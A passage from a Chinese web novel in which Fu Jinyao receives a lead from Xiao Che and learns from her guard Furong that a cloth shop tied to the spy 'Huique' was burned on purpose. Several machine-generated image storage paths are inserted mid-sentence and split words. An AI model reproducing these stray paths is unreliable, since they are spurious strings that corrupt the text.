    萧澈没再坚持,只是从袖中抽出一张折叠的纸条:“这是周砚的住址和常去的茶寮,他性子倔,若不肯开口,你可以提一句‘青梧书院的桂花糕’,那是他当年教萧澄时,最喜欢的点心。”


    苻瑾瑶接过纸条,指尖触到他温热的指腹,下意识缩回手,将纸条塞进袖中:“谢了。”萧澈看着她有些微微泛红的耳尖,眼底闪过一丝笑意:“万事小心,若遇危险,放信号箭,我会立刻赶来。”


    “你说的这些,我应该知道吗?”苻瑾瑶疑惑道。


    “这个嘛。”萧澈思索了片刻:“或许应该比我知道的更多,以前很多时候,你会选择去问陛下,而陛下一般都会告诉你,陛下一向很溺爱你。”


    说道最后,还酸了几分。


    苻瑾瑶眨巴了一下眼睛,声音有点干涩:“呃,好吧,谢谢。”


    送走萧澈后,苻瑾瑶立刻召集镜花阁的核心暗卫,领头的暗卫名芙蓉,是阁主的心腹,办事极为稳妥。


    “查到‘灰雀’的下落了吗?”苻瑾瑶将玄铁令牌放在桌案中央,令牌反射的光落在了她的眼眸之中。


    芙蓉躬身答道:“回主事,根据太子殿下提供的‘三角印记’线索,我们查到‘灰雀’常去城南的‘顺和布庄’,布庄的账房先生与他有过多次接触。只是昨日我们刚要动手,布庄突然失火,账房先生也不见了踪影。”


    “失火?”苻瑾瑶皱眉


    “是意外还是人为?”


    “人为。”


    芙蓉递上一块烧焦的木片,上面有明显的煤油灼烧痕迹:“我们在火场找到这个,是西夜的火折子样式,与兰乌旧部使用的一致。”


    苻瑾瑶站起身,目光落在墙上的上锦地图上:“顺和布庄离周砚的住址不到半里,这绝非巧合。备车,我们去城南。”
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)